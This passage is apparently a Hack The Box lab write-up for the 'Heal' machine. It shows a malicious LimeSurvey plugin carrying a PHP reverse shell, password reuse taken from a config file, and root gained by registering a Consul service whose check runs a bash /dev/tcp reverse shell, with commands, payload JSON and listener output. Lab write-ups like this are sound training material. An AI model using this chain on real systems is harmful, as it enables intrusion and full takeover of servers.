
LimeSurvey (http://take-survey.heal.htb/index.php/admin/authentication/sa/login)
The credentials were valid for the LimeSurvey application and granted access to the administrator control panel. It may now be possible to exploit the application with a known exploit or use its native functionality to obtain a reverse shell. The below screenshot shows the control panel after successful authentication.
Exploiting LimeSurvey
There were several articles demonstrating how to obtain a reverse shell by uploading a malicious plug-in. The below project was used as a reference for understanding the process.
Reference: https://github.com/Y1LD1R1M-1337/Limesurvey-RCE
Step 1: Creating Plugin ZIP
The plug-in expects an XML file with the configuration settings. It was necessary to update the file to include version 6.0 onwards within the compatibility settings. Failure to do so will result in a failed installation. The PHP file would typically contain the functionality of the plug-in but for this situation it has been replaced with a reverse shell.
1
2
3
4
┌──(kali㉿kali)-[~/hackthebox/heal/plugin]
└─$ zip rshell.zip config.xml php-rev.php
  adding: config.xml (deflated 57%)
  adding: php-rev.php (deflated 61%)

Step 2: Installing Plugin
The malicious plug-in was uploaded as a ZIP file and then installed using the administrator control panel, as shown below.
Step 3: Executing Shell
The plug-in was installed into the following location. Accessing the reverse shell via the web browser or curl will trigger it.
1
http://take-survey.heal.htb/upload/plugins/Y1LD1R1M/php-rev.php

The call back was successful. Reverse shell obtained as the www-data user.
Inspecting File System (www-data)
Once access to the file system has been obtained its best to look for configuration files. Configuration files will typically contain usernames and passwords for databases. These passwords may be reused on other parts of the system. They will also grant access to the database which can then be dumped.
LimeSurvey Configuration Files
Directory listings of the configuration files of interest.
1
2
3
4
5
6
7
8
www-data@heal:~/limesurvey/application/config$ ls
ls
config-defaults.php	  console.php	packages.php	   tcpdf.php
config-sample-dblib.php   email.php	questiontypes.php  updater_version.php
config-sample-mysql.php   fonts.php	rest		   vendor.php
config-sample-pgsql.php   index.html	rest.php	   version.php
config-sample-sqlsrv.php  internal.php	routes.php
config.php		  ldap.php	security.php
config.php
The config file contained a username and password for the database.
1
2
3
4
			'username' => 'db_user',
			'password' => 'AdmiDi0_pA$$w0rd',
			'charset' => 'utf8',
			'tablePrefix' => 'lime_',
Password Reuse Test
In this case the password was reused and granted access to the ron user.
1
2
3
4
5
6
7
8
9
10
11
12
www-data@heal:~/limesurvey/application/config$ su - ralph
su - ralph
Password: AdmiDi0_pA$$w0rd

su: Authentication failure
www-data@heal:~/limesurvey/application/config$ su - ron
su - ron
Password: AdmiDi0_pA$$w0rd

ron@heal:~$ id
id
uid=1001(ron) gid=1001(ron) groups=1001(ron)
User Flag Captured
The ron users home directory contained the user flag.
1
2
3
ron@heal:~$ cat user.txt
cat user.txt
91a7a40b13fc663a5ae2c5c3f0168cb4
Privilege Escalation
The ron user did not have any sudo access. There was also nothing of interest in their home directory or other places of interest such as opt. The netstat command listed several services which are listening internally which is of interest. The list process command also revealed a unique process called consul was active and bound to localhost. Most importantly it was running as root meaning if it was vulnerable it would be possible to obtain root level access.
Inspecting Processes
Entry of interest copied from the output of the list process command.
1
2
3
ron@heal:~$ ps -ef | grep -i consul
root         978       1  0 Dec17 ?        00:11:16 /usr/local/bin/consul agent -server -ui -advertise=127.0.0.1 -bind=127.0.0.1 -data-dir=/var/lib/consul -node=consul-01 -config-dir=/etc/consul.d
ron        92323   92212  0 17:47 pts/1    00:00:00 grep --color=auto -i consul
Researching Consul
Consul is a service networking solution to automate network configurations, discover services, and enable secure connectivity across any cloud or runtime.

After researching for known exploits nothing of interest was discovered. In some cases it will be possible to use the native functionality of the application in order to get code execution. After reviewing the Consul documentation there was a section which demonstrated how to register a new service.
When registering a new service the user can specify the location of a script to execute which is intended for legitimate purposes. It may be possible to get code execution using this native functionality.

Reference: https://developer.hashicorp.com/consul/docs/install/ports
The documentation is well written and clearly explains the purposes for each port and the syntax to interact with it. Any of these ports would make a viable choice to continue. For this example port 8500 will be used via HTTP.
Creating Local Port Forward to 8500
A local port forward was setup via SSH so its possible to interact with the internal port.
1
2
┌──(kali㉿kali)-[~/hackthebox/heal]
└─$ ssh -L 8500:localhost:8500 ron@heal.htb
Register Service - Consul
Reference: https://developer.hashicorp.com/consul/api-docs/agent/service
This section of the documentation demonstrates how to register a service. It expects a file called payload.json to be present in the users current working directory. The full steps are outlined below.
Step 1: Register Service
The full command to register a service.
1
2
3
4
5
┌──(kali㉿kali)-[~/hackthebox/heal]
└─$ curl \
    --request PUT \
    --data @payload.json \
    http://127.0.0.1:8500/v1/agent/service/register?replace-existing-checks=true
Contents of payload.json
This is a copy of the payload.json file. Pay attention to the Args parameter. It has been modified so it points to a bash script on the local system. The bash script contains a reverse shell which should be executed as root which will return a root shell.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
{
  "ID": "redis1",
  "Name": "redis",
  "Tags": ["primary", "v1"],
  "Address": "127.0.0.1",
  "Port": 8000,
  "Meta": {
    "redis_version": "4.0"
  },
  "EnableTagOverride": false,
  "Check": {
    "DeregisterCriticalServiceAfter": "90m",
    "Args": ["/tmp/revshell"],
    "Interval": "10s",
    "Timeout": "5s"
  },
  "Weights": {
    "Passing": 10,
    "Warning": 1
  }
}
Contents of revshell
Full copy of the bash reverse shell.
1
2
3
ron@heal:/tmp$ cat revshell
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.13/9001 0>&1
Root Shell Obtained
Shortly after registering the service a call back was received on the listener. Root flag captured.
1
2
3
4
5
6
7
8
9
10
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.13] from (UNKNOWN) [10.10.11.46] 49864
bash: cannot set terminal process group (92948): Inappropriate ioctl for device
bash: no job control in this shell
root@heal:/# cat /root/root.txt
cat /root/root.txt
50c30ca5a4330f6ab3911fef93eb4362
root@heal:/#